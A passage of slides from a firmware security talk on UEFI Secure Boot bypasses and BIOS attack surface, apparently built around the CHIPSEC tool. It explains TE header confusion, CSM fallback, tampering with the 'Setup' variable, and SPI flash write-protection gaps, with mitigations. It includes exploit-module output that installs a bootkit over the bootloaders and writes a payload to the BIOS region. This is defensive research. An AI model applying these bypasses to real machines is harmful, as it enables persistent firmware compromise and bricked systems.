01 01 01 00 00 00 00 01 01 01 00 00 00 00 00 00 |
00 00 00 00 00 00 01 01 00 00 04 00 00          |
[CHIPSEC] (uefi) time elapsed 0.203
```

OptionRomPolicy
FixedMediaPolicy
RemovableMediaPolicy

Allows Bypassing Secure Boot



- The EFI variables are typically stored on the SPI Flash chip that also contains the platform firmware (UEFI code).

Issue was co-discovered with Corey Kallenberg, Xeno Kovah, John Butterworth and Sam Cornwell from MITRE
All Your Boot Are Belong To Us, Setup for Failure: Defeating SecureBoot

How To Avoid These?

1. Do not store critical Secure Boot configuration in UEFI variables accessible to potentially compromised OS kernel or boot loader
   - Remove **`RUNTIME_ACCESS`** attribute (reduce access permissions)
   - Use authenticated variable where required by UEFI Spec
   - Disabling Secure Boot requires physically present user

2. Set Image Verification Policies to secure values
   - Use Platform Configuration Database (PCD) for the policies
   - Using **`ALWAYS_EXECUTE`**,**`ALLOW_EXECUTE_*`** is a bad idea
   - Especially check **`PcdOptionRomImageVerificationPolicy`**
   - Default should be **`NEVER_EXECUTE`** or **`DENY_EXECUTE`**

Attack 4: Via TE Executables

SecureBoot EFI variable doesn't exist or equals to SECURE_BOOT_MODE_DISABLE? EFI_SUCCESS

File is not valid PE/COFF image? EFI_ACCESS_DENIED

SecureBootEnable NV EFI variable doesn't exist or equals to SECURE_BOOT_DISABLE? EFI_SUCCESS

SetupMode NV EFI variable doesn't exist or equals to SETUP_MODE? EFI_SUCCESS

Terse Executable EFI Images

- UEFI BIOS also support Terse Executable images to save flash space
- TE header includes a smaller subset of fields from PE/COFF header


```
///
/// Header format for TE images
///
typedef struct {
  UINT16                    Signature;           // signature for TE format = "VZ"
  UINT16                    Machine;             // from the original file header
  UINT8                     NumberOfSections;    // from the original file header
  UINT8                     Subsystem;           // from original optional header
  UINT16                    StrippedSize;        // how many bytes we removed from the header
  UINT32                    AddressOfEntryPoint; // offset to entry point -- from original optional header
  UINT32                    BaseOfCode;          // from original image -- required for ITP debug
  UINT64                    ImageBase;           // from original file header
  EFI_IMAGE_DATA_DIRECTORY  DataDirectory[2];    // only base relocation and debug directory
} EFI_TE_IMAGE_HEADER;

#define EFI_TE_IMAGE_HEADER_SIGNATURE 0x5A56      // "VZ"

//
// Data directory indexes in our TE image header
//
#define EFI_TE_IMAGE_DIRECTORY_ENTRY_BASERELOC  0
#define EFI_TE_IMAGE_DIRECTORY_ENTRY_DEBUG      1
```


PE/TE Header Handling by the BIOS

- Decoded UEFI BIOS image from SPI Flash



PE/TE Header Handling by the BIOS

CORE_DXE.efi:




```
IsValidPe       proc near                       ; CODE XR
                cmp     word ptr [rcx], 'ZM'
                jnz     short NotValid
                mov     eax, [rcx+3Ch]
                add     rcx, rax
                cmp     dword ptr [rcx], 'EP'
                jnz     short NotValid
                cmp     word ptr [rcx+4], 200h
                jz      short Valid
                cmp     word ptr [rcx+4], 8664h
                jnz     short NotValid

Valid:                                          ; CODE XR
                cmp     word ptr [rcx+18h], 20Bh
                jnz     short NotValid
                mov     eax, 1
                retn
; ---------------------------------------------------------

NotValid:                                       ; CODE XR
                                                ; IsValid
                xor     eax, eax
                retn
IsValidPe       endp
```

PE/TE Header Confusion Issue

- TE format doesn't support signatures so BIOS has to deny loading such image
- In practice, BIOS implementations may differ…
- **`ExecuteSecurityHandler`** calls **`GetFileBuffer`** to read an executable image
- Which reads the image, checks if it has a valid PE/COFF header and returns **`EFI_LOAD_ERROR`** if not
- In case of an image load error, **`ExecuteSecurityHandler`** returns **`EFI_SUCCESS (0)`**
- Signature Checks are Skipped!

PE/TE Header Confusion Attack

- Convert malicious PE/COFF EFI executable (bootkit.efi) to TE by replacing the image header
- Replace OS boot loaders with resulting TE EFI executable
- Vulnerable BIOS skips signature check for this executable
- Malicious bootkit.efi loads & patches original OS boot loader

```
[+] imported chipsec.modules.exploits.secureboot.te
[x][ =======================================================================
[x][ Module: 'TE Header' Secure Boot Bypass exploit
[x][ =======================================================================
[*] Replacing bootloaders on EFI System Partition (ESP) z:\..
[*] Converting PE/COFF executable chipsec/modules/exploits/secureboot/bootkit.efi to TE format...
[*] Replacing z:\EFI\Boot\bootx64.efi with bootkit...
[*] Replacing z:\EFI\Microsoft\Boot\bootmgfw.efi with bootkit...
[*] Reboot now!
```

Attack 5: Via Compatibility Support Module


CSM and Secure Boot

- CSM allows legacy boot on top of UEFI firmware
- Legacy boot: [Unsigned] MBR, Option ROMs, etc.

- We found that some systems have CSM enabled by default with Secure Boot and fallback to boot from MBR when UEFI signature check fails

- Other systems don’t allow CSM=ON in BIOS Setup opts
- While storing CSM Enable policy in Setup UEFI variable

Attack 6: Via Clearing Secure Boot Config




"Clear Secure Boot keys" takes effect after reboot

➔ The switch that triggers clearing of Secure Boot keys is in UEFI Variable (happens to be in 'Setup' variable)

But recall that Secure Boot is OFF without Platform Key

PK is cleared ➔ Secure Boot is Disabled

Attack 7: Via Restoring Default Config



Default Secure Boot keys can be restored [When there's no PK]

Switch that triggers restore of Secure Boot keys to their default values is in UEFI Variable (happens to be in 'Setup')


Nah.. Default keys are protected. They are in FV

But we just added <u>9 hashes</u> to the DBX blacklist ☹

Attack 8: Via.. Reboot


The system protects Secure Boot configuration from modification but has an implementation bug

- Firmware stores integrity of Secure Boot settings & checks on reboot
- Upon integrity mismatch, beeps 3 times, waits timeout then...



Keeps booting with modified Secure Boot settings

BIOS Attack Surface: BIOS Settings



Bricking System Through Corrupting "Setup"

1. You've already seen that storing Secure Boot settings in Setup is bad
2. Now user-mode malware can clobber contents of "Setup" UEFI variable with garbage or delete it
3. Malware may also clobber/delete default configuration
4. The system may never boot again

The attack has been co-discovered with researchers from MITRE Corporation (Corey Kallenberg, Sam Cornwell, Xeno Kovah, John Butterworth).

Source: Setup For Failure


Handling Sensitive Data

Pre-Boot Passwords Exposure

- BIOS and Pre-OS applications store keystrokes in legacy BIOS keyboard buffer in BIOS data area (at PA = 0x41E)
- BIOS, HDD passwords, Full-Disk Encryption PINs etc.
- Some BIOS'es didn't clear keyboard buffer
- Bypassing Pre-Boot Authentication Passwords

- `chipsec_main -m common.bios_kbrd_buffer`

BIOS Attack Surface: “ROM” Write Protection



BIOS Write Protection in SPI Flash Memory

SPI Flash (BIOS) Write Protection is Still a Problem

- Often still not properly enabled on many systems
- SMM based write protection of entire BIOS region is often not used: BIOS_CONTROL[SMM_BWP]
- If SPI Protected Ranges (mode agnostic) are used (defined by PR0-PR4 in SPI MMIO), they often don't cover entire BIOS & NVRAM
- Some platforms use SPI device specific WP protection but only for boot block/startup code or SPI Flash descriptor region
- Persistent BIOS Infection (used coreboot's flashrom on legacy BIOS)
- Evil Maid Just Got Angrier: Why FDE with TPM is Not Secure on Many Systems
- BIOS Chronomancy: Fixing the Static Root of Trust for Measurement
- A Tale Of One Software Bypass Of Windows 8 Secure Boot

- **Mitigation:** BIOS_CONTROL[SMM_BWP] = 1 and SPI PRx
  - `chipsec_main --module common.bios_wp`
- Or Copernicus from MITRE

The Problem

chipsec_main.py --module common.bios_wp

```
[*] running module: chipsec.modules.common.bios_wp
[*] Module path: C:\chipsec\1.1.4\source\tool\chipsec\modules\common\bios_wp.py
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BIOS Control = 0x08
    [05] SMM_BWP = 0 (SMM BIOS Write Protection)
    [04] TSS     = 0 (Top Swap Status)
    [01] BLE     = 0 (BIOS Lock Enable)
    [00] BIOSWE  = 0 (BIOS Write Enable)

[-] BIOS region write protection is disabled!

[*] BIOS Region: Base = 0x00200000, Limit = 0x007FFFFF
SPI Protected Ranges
------------------------------------------------------------
PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (74)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR1 (78)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR2 (7C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (80)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0

[!] None of the SPI protected ranges write-protect BIOS region
[!] BIOS should enable all available SMM based write protection mechanisms or configure SPI protected ranges to protect the entire BIOS region
[-] FAILED: BIOS is NOT protected completely
```

Modifying BIOS Firmware in SPI Flash Memory

BIOS Exploit

```
[+] loaded exploits.bios.bh2013
[+] imported chipsec.modules.exploits.bios.bh2013
[*] BIOS Region: Base = 0x00200000, Limit = 0x007FFFFF

[*] Reading 0x80 bytes from BIOS region in ROM (address 0x20F000)..
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |

[+] Checking protection of UEFI BIOS region in ROM..
[spi] UEFI BIOS write protection enabled but not locked. Disabling..
[!] UEFI BIOS write protection is disabled
[*] Writing payload to BIOS region (address 0x20F000)..

[*] Reading BIOS back (address 0x20F000)..
20 20 49 4e 20 59 4f 55 52 20 42 49 4f 53 20 20 |   IN YOUR BIOS
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
20 20 44 4f 4e 27 54 20 57 4f 52 52 59 21 20 20 |   DON'T WORRY!
59 4f 55 52 20 4f 53 20 42 4f 4f 54 20 48 41 53 | YOUR OS BOOT HAS
20 20 42 45 45 4e 20 53 45 43 55 52 45 44 20 20 |   BEEN SECURED
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
20 42 4c 41 43 4b 20 48 41 54 20 32 30 31 33 20 |  BLACK HAT 2013
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
```

Subzero Security Patching

"1-days from Hell... get it?"

```
141c142,144
<   if ( sub_FFC40CE8(0x60u) != -1 || sub_FFC40CE8(0x64u) != -1 )
---
>   sub_FFC40D21(0xCF8u, 0x8000F8DC);
>   sub_FFC40D0F(0xCFCu, 2u);
>   if ( sub_FFC40D08(0x60u) != -1 || sub_FFC40D08(0x64u) != -1 )
```

From Analytics, and Scalability, and UEFI Exploitation by Teddy Reed

Patch attempts to enable BIOS write protection (sets BIOS_CONTROL[BLE]).
Picked up by Subzero

SPI Flash Write Protection

SMI Suppression Attack Variants

- Some systems write-protect BIOS by disabling BIOS Write-Enable (BIOSWE) and setting BIOS Lock Enable (BLE) but don't use SMM based write-protection BIOS_CONTROL[SMM_BWP]
- SMI event is generated when Update SW writes BIOSWE=1
- Possible attack against this configuration is to block SMI events
- E.g. disable all chipset sources of SMI: clear SMI_EN[GBL_SMI_EN] if BIOS didn't lock SMI config: Setup for Failure: Defeating SecureBoot

- **Another variant** is to disable specific **TCO SMI** source used for BIOSWE/BLE (clear SMI_EN[TCO_EN] if BIOS didn't lock TCO config.)

- **Mitigation:** BIOS_CONTROL[SMM_BWP] = 1 and lock SMI config
- `chipsec_main --module common.bios_smi`

